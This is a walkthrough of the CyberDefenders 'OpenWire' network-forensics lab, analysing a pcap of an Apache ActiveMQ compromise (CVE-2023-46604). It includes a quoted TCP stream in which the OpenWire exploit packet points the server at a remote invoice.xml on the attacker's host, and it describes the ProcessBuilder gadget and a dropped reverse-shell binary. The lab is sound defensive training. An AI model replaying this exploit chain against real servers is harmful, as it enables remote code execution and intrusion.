
CyberDefenders: OpenWire Lab

The following writeup is for OpenWire Lab on CyberDefenders, it involves investigating a pcap file.

Scenario: During your shift as a tier-2 SOC analyst, you receive an escalation from a tier-1 analyst regarding a public-facing server. This server has been flagged for making outbound connections to multiple suspicious IPs. In response, you initiate the standard incident response protocol, which includes isolating the server from the network to prevent potential lateral movement or data exfiltration and obtaining a packet capture from the NSM utility for analysis. Your task is to analyze the pcap and assess for signs of malicious activity.

By identifying the C2 IP, we can block traffic to and from this IP, helping to contain the breach and prevent further data exfiltration or command execution. Can you provide the IP of the C2 server that communicated with our server?

To start off, I'm going to navigate to Statistics > Conversations > IPv4 to see if I can identify any large amounts of outbound traffic:




Ethernet · 1 | IPv4 · 3 | IPv6 | TCP · 11 | UDP

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
84.239.49.16	134.209.197.3	12	712 bytes	6	388 bytes	6	324 bytes	195.614409	3.2872	944 bits/s	788 bits/s
134.209.197.3	128.199.52.72	10	1 kB	5	421 bytes	5	789 bytes	0.185236	0.0075	448 kbps	840 kbps
146.190.21.92	134.209.197.3	4,867	5 MB	2,902	5 MB	1,965	256 kB	0.000000	294.4208	126 kbps	6969 bits/s

After looking a tad further, it becomes clear that 146.190.21.92 is the C2 server.


Initial entry points are critical to trace back the attack vector. What is the port number of the service the adversary exploited?

After looking at the protocol hierarchy statistics we can see some OpenWire packets.



Source	Destination	Destination Port
134.209.197.3	146.190.21.92	47284
146.190.21.92	134.209.197.3	61616

If we google port 61616, we can determine that it's a default port for ActiveMQ. If we follow the TCP stream, it appears to be downloading invoice.xml which is relatively suspicious as we know the IP starting with 146 is a C2 server:



```
...R.ActiveMQ........@...
..StackTraceEnabled....PlatformDetails      ..Java..CacheEnabled....TcpNoDelayEnabled....SizePrefixDisabled...     CacheSize.......Provide
rName    ..ActiveMQ..TightEncodingEnabled....MaxFrameSize......@....MaxInactivityDuration.......u0. MaxInactivityDurationInitalDelay......
.'...MaxFrameSizeEnabled....ProviderVersion  ..5.18.0...x.............Borg.springframework.context.support.ClassPathXmlApplicationContext..
%http://146.190.21.92:8000/invoice.xml
```


Therefore, the answer is 61616.

Following up on the previous question, what is the name of the service found to be vulnerable?


Apache ActiveMQ.

The attacker's infrastructure often involved multiple components. What is the IP of the second C2 server?

Seeing as we know the servers IP is 134.209.197.3 and we already know that 146.190.21.92 is a C2 sever, let's create a filter to show only traffic from the server that isn't to the known C2 IP:



The GET request stands out, and if we follow the HTTP stream of this request we can see that its an ELF file (aka Linux executable):




Therefore, we can likely determine that 128.199.52.72 is the second C2 server.

Attackers usually leave traces on the disk. What is the name of the reverse shell executable dropped on the server?

As we discovered previously, the server made a GET request to docker, which is a Linux executable. We can assume that this is a reverse shell.

What Java class was invoked by the XML file to run the exploit?

If you filter for http traffic, we can find the GET request to invoice.xml. If you follow the TCP stream, we can see that the java.lang.ProcessBuilder Java class was invoked to run the exploit:



To better understand the specific security flaw exploited, can you identify the CVE identifier associated with this vulnerability?

If you search for java.lang.ProcessBuilder exploits, the first result is a TrendMicro post regarding CVE-2023-46604, which is an Apache ActiveMQ exploit that leverages ProcessBuilder to execute commands on vulnerable systems.

As part of addressing the vulnerability, the vendor implemented a validation step to prevent exploitation. Specify the Java class and method where this validation step was added.

If you search around and look at the patch source, you can determine that the Java class and method is BaseDataStreamMarshaller.createThrowable

I highly recommend this room if you are new to network forensics like myself. It is overall really enjoyable and not too difficult.